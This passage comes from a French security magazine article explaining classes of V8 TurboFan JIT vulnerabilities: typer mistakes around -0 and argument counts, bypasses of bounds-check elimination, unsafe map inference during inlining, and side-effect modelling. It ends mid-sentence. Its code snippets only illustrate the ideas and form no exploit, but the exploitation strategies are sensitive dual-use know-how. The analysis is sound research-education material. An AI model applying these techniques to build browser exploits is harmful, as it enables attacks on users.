




Photo d'illustration.

Les types manipulés par TurboFan sont représentés par un treillis (*lattice*). On observe que le type **Type::MinusZero** ne fait pas partie de cet ensemble. Or, **Math.expml** peut renvoyer, dans un cas particulier, la valeur « -0 ».



Pour les nœuds correspondant aux additions et soustractions spéculatives (certaines additions et soustractions ne le sont pas), le même genre de soucis a été démontré cette année par Jay Bosamiya avec un calcul d'ensemble ne prenant pas en compte **MinusZero**. Ce fut également le cas des nœuds **NumberMax** et **NumberMin**.

La (non) gestion de « -0 » est très intéressante et a mené à de nombreux bugs.

Un dernier bug de ce genre à noter serait celui utilisé lors de la dernière Tianfu Cup. Pour les nœuds **ArgumentsLength**, TurboFan a en cache un type précalculé. Le type présent dans le cache était avant un

intervalle `[0, Code::kMaxArguments]`. Cela peut sembler a priori correct sauf qu'en réalité avec l'introduction de l'opérateur `spread ...`, le nombre maximum d'arguments qu'une fonction peut recevoir est `FixedArray::kMaxLength`.



ATTENTION !

Les `...` ne sont pas une typo. Ce que j'appelle « opérateur `spread` » correspond à ces trois petits points.

Ce que permettent ces bugs sont des optimisations incorrectes. Ils ne vont pas directement mener à des corruptions mémoire par exemple. L'objectif pour un attaquant est alors de propager une erreur aux réductions suivantes (comprendre aux passes d'optimisations suivantes) afin d'obtenir une primitive utile.

Une première attaque qui a été mise en place consistait à propager un mauvais intervalle jusqu'à un nœud `CheckBounds` en faisant croire que l'index qu'il vérifie est toujours compris dans les bornes du tableau manipulé. Pour un accès tel que `arr[index]`, on veut que TurboFan puisse déterminer que l'index sera toujours positif et inférieur à la taille de `arr`. Si tel est le cas, on pourra carrément supprimer le nœud `CheckBounds`, car il semble superflu. Mais si l'index dépasse les bornes du tableau lors d'une exécution réelle, ce que TurboFan croit impossible, que se passe-t-il ? `arr[index]` va alors renvoyer une valeur hors du tableau. Le comportement attendu est normalement de soit déclencher une « déoptimisation » puis renvoyer `undefined`, soit de renvoyer directement `undefined` (car on a spéculé que l'index sortirait des bornes).

Malheureusement (ou heureusement ?), il n'est plus possible de supprimer ces nœuds `CheckBounds`. Le code est plus lent, mais il prévient cette attaque.

Pour autant, on peut toujours exploiter ces imprécisions. Il suffit simplement de les propager jusqu'à d'autres optimisations. J'ai montré dans un autre article [DOARE2] un exemple de contournement. Lors d'un accès hors des bornes, soit l'on déclenche une déoptimisation, soit le moteur avait déjà spéculé qu'il y aurait de tels accès. Dans ce cas, il redirige directement l'exécution vers le code qui renvoie la valeur `undefined` (ou converti le tableau en dictionnaire). Il est alors possible de propager l'erreur pour faire croire que ce code est du code mort. L'intégralité du code gérant les accès hors des bornes sera supprimé.

Prévenir la suppression d'un nœud en particulier n'empêche pas l'exploitation. Il faudrait empêcher l'intégralité des optimisations qui ont lieu suite à une telle erreur, car de très nombreux endroits sont impactés. Cela n'a évidemment pas de sens. De plus l'impact sur les performances serait désastreux. C'est pourquoi il y a eu récemment l'introduction du `AddTypeAssertionsReducer` qui tente de vérifier, au runtime, que les règles de typage sont correctes.

Spéculation incorrecte

Deux bugs dans le `jscall-reducer`, appelé lors de la phase d'*inlining* de TurboFan, ont été décrits cette année dans des articles de blog de Project Zero et Exodus Intelligence [TRASHING] [EXODUS]. Ils sont tous les deux assez similaires. Les *reducers* (respectivement `ReduceArrayMap` et

ACTUELLEMENT DISPONIBLE

LINUX PRATIQUE N°115



5 SOLUTIONS POUR ACCÉDER ET CONTRÔLER VOS MACHINES À DISTANCE

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com



ReduceArrayIndexOfIncludes) génèrent le code inline en se basant sur deux informations : l'ensemble des maps « inférées » et l'ensemble des **ElementsKind** calculés à partir de ces maps. Certains opérateurs de TurboFan, tels que **CheckMaps**, spéculent sur les maps qui seront utilisées dans le futur. Si un *reducer* souhaite lui aussi utiliser ces informations, il devra parcourir le graphe de TurboFan (le « sea of nodes ») pour extraire ces informations à partir de tels nœuds. En particulier, celles-ci seront extraites à partir de la chaîne d'effets.


Si dans le graphe, le nœud A peut rejoindre, via la chaîne de contrôles (comme dans CFG), un nœud B, la chaîne des effets allant de A à B contient, dans l'ordre, tous les nœuds pouvant avoir un effet de bord entre A et B. Un exemple que l'on pourrait prendre est celui d'une opération **LOAD** que l'on doit absolument faire avant une opération **STORE**. Si entre ces deux opérations, on doit effectuer un **CALL**, il faudra faire attention à ses possibles effets de bord.

```
v = o.x
if (true) { return } // pas d'effet de bord
func() // effet de bord possible
o.x = 42
```

Dans cet exemple (très simplifié), la chaîne des effets ressemblerait à **o.x -> func() -> o.x**. Dans le code suivant, lors de l'appel à **Array.includes**, TurboFan va parcourir la chaîne des effets jusqu'à trouver un nœud, tel qu'un **CheckMaps**, contenant des informations sur les maps.

```
arr[0]; // CheckMaps
arr.length; // CheckMaps
// effet de bord possible?
Arr.includes(42); // souhaite inférer des maps
```

Il a alors inféré un ensemble de maps à partir d'un autre nœud du graphe contenant des informations sur la spéculation (différent du **call** qui est en train d'être inline). Il va ensuite générer un code spécifique à ces types. Si les maps inférées indiquent que seuls des tableaux d'entiers sont attendus, alors aucun code ne sera prévu pour gérer des tableaux d'objets. Le problème est que si cette information obtenue n'est pas correcte, expirée par exemple, le code généré ne va pas correspondre au type réel. Les deux bugs sont exactement liés à ça (inlining de **Array.map** et **Array.indexOf/Array.includes**). Le code permettant d'inférer les maps indique trois résultats possibles : un ensemble fiable de type, un ensemble non fiable de type (l'information peut être expirée), aucun ensemble trouvé. Or, le code d'inlining ne vérifiait pas le cas où l'information n'est pas fiable et n'ajoutait pas de **CheckMaps**. En effet, si l'information n'est pas fiable, on veut vérifier ça au runtime et déclencher une « déoptimisation » si nécessaire, au risque de générer un code incorrect et déclencher une confusion de type.



On peut remarquer une forte similarité entre ces deux bugs et CVE-2019-11707, le *in the wild 0-day* ayant récemment fait beaucoup de bruit, car utilisé dans une opération contre *coinbase*.

Mauvaise modélisation des effets de bord

Prenons pour exemple le code suivant :

```
obj.x // CheckMaps(obj, maps) : le type de
obj correspond-il à un des types spéculé?
if (true) {} // aucun effet de bord
obj.y // CheckMaps(obj, maps) : est-
ce redondant? Oui, car aucun effet
de bord possible depuis le dernier
CheckMaps(obj, maps)
```

Lors de l'optimisation, étant donné que TurboFan spéculé sur le type des objets qu'il va manipuler, il doit vérifier que le type rencontré à l'exécution correspond bien à l'un de ceux attendus. Si ce n'est pas le cas, il a fait un mauvais pari et doit déoptimiser le code. Cela se fait via un opérateur **CheckMaps**. Afin de gagner en efficacité, le moteur tente d'éliminer les opérations redondantes. Si le code optimisé utilise deux fois le même objet, on vérifie deux fois sa map via un **CheckMaps**. Si 